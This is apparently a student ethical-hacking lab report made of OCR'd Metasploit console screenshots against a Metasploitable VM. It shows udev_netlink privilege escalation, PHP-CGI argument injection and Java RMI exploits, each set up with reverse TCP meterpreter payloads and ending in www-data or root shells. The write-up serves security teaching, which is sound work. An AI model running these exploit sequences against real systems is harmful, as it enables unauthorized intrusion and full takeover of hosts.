

kali@group11-ethicalhacking-cyt130: ~/Desktop
Session Actions Edit View Help
Fa
File Edit View
Ln 2, Col 1 26 cha Plai 100% W UTF

```
msf exploit(linux/local/udev_netlink) > sessions -l

Active sessions
===============

  Id  Name  Type                   Information                             Connection
  --  ----  ----                   -----------                             ----------
  8         meterpreter x86/linux  postgres @ metasploitable.localdomain  192.168.0.1:4444 → 192.168.0.2:59515 (192.168.0.2)
  9         meterpreter x86/linux  postgres @ metasploitable.localdomain  192.168.0.1:4444 → 192.168.0.2:59516 (192.168.0.2)

msf exploit(linux/local/udev_netlink) > show payloads

Compatible Payloads
===================

   #   Name                                              Disclosure Date  Rank    Check  Description
   -   ----                                              ---------------  ----    -----  -----------
   0   payload/generic/custom                            .                normal  No     Custom Payload
   1   payload/generic/debug_trap                        .                normal  No     Generic x86 Debug Trap
   2   payload/generic/shell_bind_aws_ssm                .                normal  No     Command Shell, Bind SSM (via AWS API)
   3   payload/generic/shell_bind_tcp                    .                normal  No     Generic Command Shell, Bind TCP Inline
   4   payload/generic/shell_reverse_tcp                 .                normal  No     Generic Command Shell, Reverse TCP Inline
   5   payload/generic/ssh/interact                      .                normal  No     Interact with Established SSH Connection
   6   payload/generic/tight_loop                        .                normal  No     Generic x86 Tight Loop
   7   payload/linux/x86/chmod                           .                normal  No     Linux Chmod
   8   payload/linux/x86/exec                            .                normal  No     Linux Execute Command
   9   payload/linux/x86/meterpreter/bind_ipv6_tcp       .                normal  No     Linux Mettle x86, Bind IPv6 TCP Stager (Linux x86)
   10  payload/linux/x86/meterpreter/bind_ipv6_tcp_uuid  .                normal  No     Linux Mettle x86, Bind IPv6 TCP Stager with UUID Support (Linux x86)
   11  payload/linux/x86/meterpreter/bind_nonx_tcp       .                normal  No     Linux Mettle x86, Bind TCP Stager
   12  payload/linux/x86/meterpreter/bind_tcp            .                normal  No     Linux Mettle x86, Bind TCP Stager (Linux x86)
   13  payload/linux/x86/meterpreter/bind_tcp_uuid       .                normal  No     Linux Mettle x86, Bind TCP Stager with UUID Support (Linux x86)
   14  payload/linux/x86/meterpreter/reverse_ipv6_tcp    .                normal  No     Linux Mettle x86, Reverse TCP Stager (IPv6)
   15  payload/linux/x86/meterpreter/reverse_nonx_tcp    .                normal  No     Linux Mettle x86, Reverse TCP Stager
   16  payload/linux/x86/meterpreter/reverse_tcp         .                normal  No     Linux Mettle x86, Reverse TCP Stager
   17  payload/linux/x86/meterpreter/reverse_tcp_uuid    .                normal  No     Linux Mettle x86, Reverse TCP Stager
   18  payload/linux/x86/meterpreter_reverse_http        .                normal  No     Linux Meterpreter, Reverse HTTP Inline
   19  payload/linux/x86/meterpreter_reverse_https       .                normal  No     Linux Meterpreter, Reverse HTTPS Inline
   20  payload/linux/x86/meterpreter_reverse_tcp         .                normal  No     Linux Meterpreter, Reverse TCP Inline
   21  payload/linux/x86/metsvc_bind_tcp                 .                normal  No     Linux Meterpreter Service, Bind TCP
   22  payload/linux/x86/metsvc_reverse_tcp              .                normal  No     Linux Meterpreter Service, Reverse TCP Inline
   23  payload/linux/x86/read_file                       .                normal  No     Linux Read File
   24  payload/linux/x86/shell/bind_ipv6_tcp             .                normal  No     Linux Command Shell, Bind IPv6 TCP Stager (Linux x86)
   25  payload/linux/x86/shell/bind_ipv6_tcp_uuid        .                normal  No     Linux Command Shell, Bind IPv6 TCP Stager with UUID Support (Linux x86)
   26  payload/linux/x86/shell/bind_nonx_tcp             .                normal  No     Linux Command Shell, Bind TCP Stager
   27  payload/linux/x86/shell/bind_tcp                  .                normal  No     Linux Command Shell, Bind TCP Stager (Linux x86)
   28  payload/linux/x86/shell/bind_tcp_uuid             .                normal  No     Linux Command Shell, Bind TCP Stager with UUID Support (Linux x86)
   29  payload/linux/x86/shell/reverse_ipv6_tcp          .                normal  No     Linux Command Shell, Reverse TCP Stager (IPv6)
   30  payload/linux/x86/shell/reverse_nonx_tcp          .                normal  No     Linux Command Shell, Reverse TCP Stager
   31  payload/linux/x86/shell/reverse_tcp               .                normal  No     Linux Command Shell, Reverse TCP Stager
   32  payload/linux/x86/shell/reverse_tcp_uuid          .                normal  No     Linux Command Shell, Reverse TCP Stager
   33  payload/linux/x86/shell_bind_ipv6_tcp             .                normal  No     Linux Command Shell, Bind TCP Inline (IPv6)
   34  payload/linux/x86/shell_bind_tcp                  .                normal  No     Linux Command Shell, Bind TCP Inline
   35  payload/linux/x86/shell_bind_tcp_random_port      .                normal  No     Linux Command Shell, Bind TCP Random Port Inline
   36  payload/linux/x86/shell_reverse_tcp               .                normal  No     Linux Command Shell, Reverse TCP Inline
   37  payload/linux/x86/shell_reverse_tcp_ipv6          .                normal  No     Linux Command Shell, Reverse TCP Inline (IPv6)

msf exploit(linux/local/udev_netlink) > set payload 20
payload => linux/x86/meterpreter_reverse_tcp
msf exploit(linux/local/udev_netlink) > options
```

Farhan Ahmed
Ankit Pradhan

B6 — UDEV Privilege Escalation Success

Screenshot: Root meterpreter session after UDEV exploit.




kali@group11-ethicalhacking-cyt130: ~/Desktop
Session Actions Edit View Help
Fa
File Edit View
Ln 2, Col 1 26 cha Plai 100' W UTI

```
   30  payload/linux/x86/shell/reverse_nonx_tcp        .                normal  No     Linux Command Shell, Reverse TCP Stager
   31  payload/linux/x86/shell/reverse_tcp             .                normal  No     Linux Command Shell, Reverse TCP Stager
   32  payload/linux/x86/shell/reverse_tcp_uuid        .                normal  No     Linux Command Shell, Reverse TCP Stager
   33  payload/linux/x86/shell_bind_ipv6_tcp           .                normal  No     Linux Command Shell, Bind TCP Inline (IPv6)
   34  payload/linux/x86/shell_bind_tcp                .                normal  No     Linux Command Shell, Bind TCP Inline
   35  payload/linux/x86/shell_bind_tcp_random_port    .                normal  No     Linux Command Shell, Bind TCP Random Port Inline
   36  payload/linux/x86/shell_reverse_tcp             .                normal  No     Linux Command Shell, Reverse TCP Inline
   37  payload/linux/x86/shell_reverse_tcp_ipv6        .                normal  No     Linux Command Shell, Reverse TCP Inline (IPv6)

msf exploit(linux/local/udev_netlink) > set payload 20
payload ⇒ linux/x86/meterpreter_reverse_tcp
msf exploit(linux/local/udev_netlink) > options

Module options (exploit/linux/local/udev_netlink):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   NetlinkPID                   no        Usually udevd pid-1.  Meterpreter sessions will autodetect
   SESSION     9                yes       The session to run this module on


Payload options (linux/x86/meterpreter_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86



View the full module info with the info, or info -d command.

msf exploit(linux/local/udev_netlink) > set lhost 192.168.0.1
lhost ⇒ 192.168.0.1
msf exploit(linux/local/udev_netlink) > set session 9
session ⇒ 9
msf exploit(linux/local/udev_netlink) > exploit
[*] Started reverse TCP handler on 192.168.0.1:4444
[*] Attempting to autodetect netlink pid ...
[*] Meterpreter session, using get_processes to find netlink pid
[*] udev pid: 2738
[+] Found netlink pid: 2737
[*] Writing payload executable (1188612 bytes) to /tmp/GPbvFbPjIm
[*] Writing exploit executable (1879 bytes) to /tmp/KhUtrwUiIH
[*] chmod'ing and running it ...
[*] Meterpreter session 10 opened (192.168.0.1:4444 → 192.168.0.2:51538) at 2025-11-12 14:56:42 -0500

meterpreter > getuid
Server username: root
meterpreter > getpid
Current pid: 6639
meterpreter > 
```

Farhan Ahmed
Ankit Pradhan

B7 — PHP-CGI Argument Injection Exploit

Screenshot: PHP CGI exploit returning a meterpreter session as www-data.




```
msf auxiliary(scanner/http/tomcat_mgr_login) > use exploit/multi/http/php_cgi_arg_injection
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(multi/http/php_cgi_arg_injection) > options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, http, sapni, socks4
   RHOSTS                        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf exploit(multi/http/php_cgi_arg_injection) > set rhosts 192.168.0.2
rhosts => 192.168.0.2
msf exploit(multi/http/php_cgi_arg_injection) > set lhost 192.168.0.1
lhost => 192.168.0.1
msf exploit(multi/http/php_cgi_arg_injection) > set targeturi /
targeturi => /
msf exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 192.168.0.1:4444
[*] Sending stage (41224 bytes) to 192.168.0.2
[*] Meterpreter session 1 opened (192.168.0.1:4444 -> 192.168.0.2:33480) at 2025-11-12 15:14:14 -0500

meterpreter > getuid
Server username: www-data
meterpreter > 
```

Farhan Ahmed
Ankit Pradhan

B8 — Java RMI Remote Code Execution

Screenshot: Successful Java RMI exploit returning a root shell.



```
msf > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.

msf exploit(multi/misc/java_rmi_server) > set rhosts 192.168.0.2
rhosts => 192.168.0.2
msf exploit(multi/misc/java_rmi_server) > set lhost 192.168.0.1
lhost => 192.168.0.1
msf exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.0.1:4444
[*] 192.168.0.2:1099 - Using URL: http://192.168.0.1:8080/s6JenH
[*] 192.168.0.2:1099 - Server started.
[*] 192.168.0.2:1099 - Sending RMI Header...
[*] 192.168.0.2:1099 - Sending RMI Call...
[*] 192.168.0.2:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.0.2
[*] Meterpreter session 1 opened (192.168.0.1:4444 -> 192.168.0.2:53011) at 2025-11-12 15:21:20 -0500

meterpreter > getuid
Server username: root
meterpreter > 
```

Farhan Ahmed
Ankit Pradhan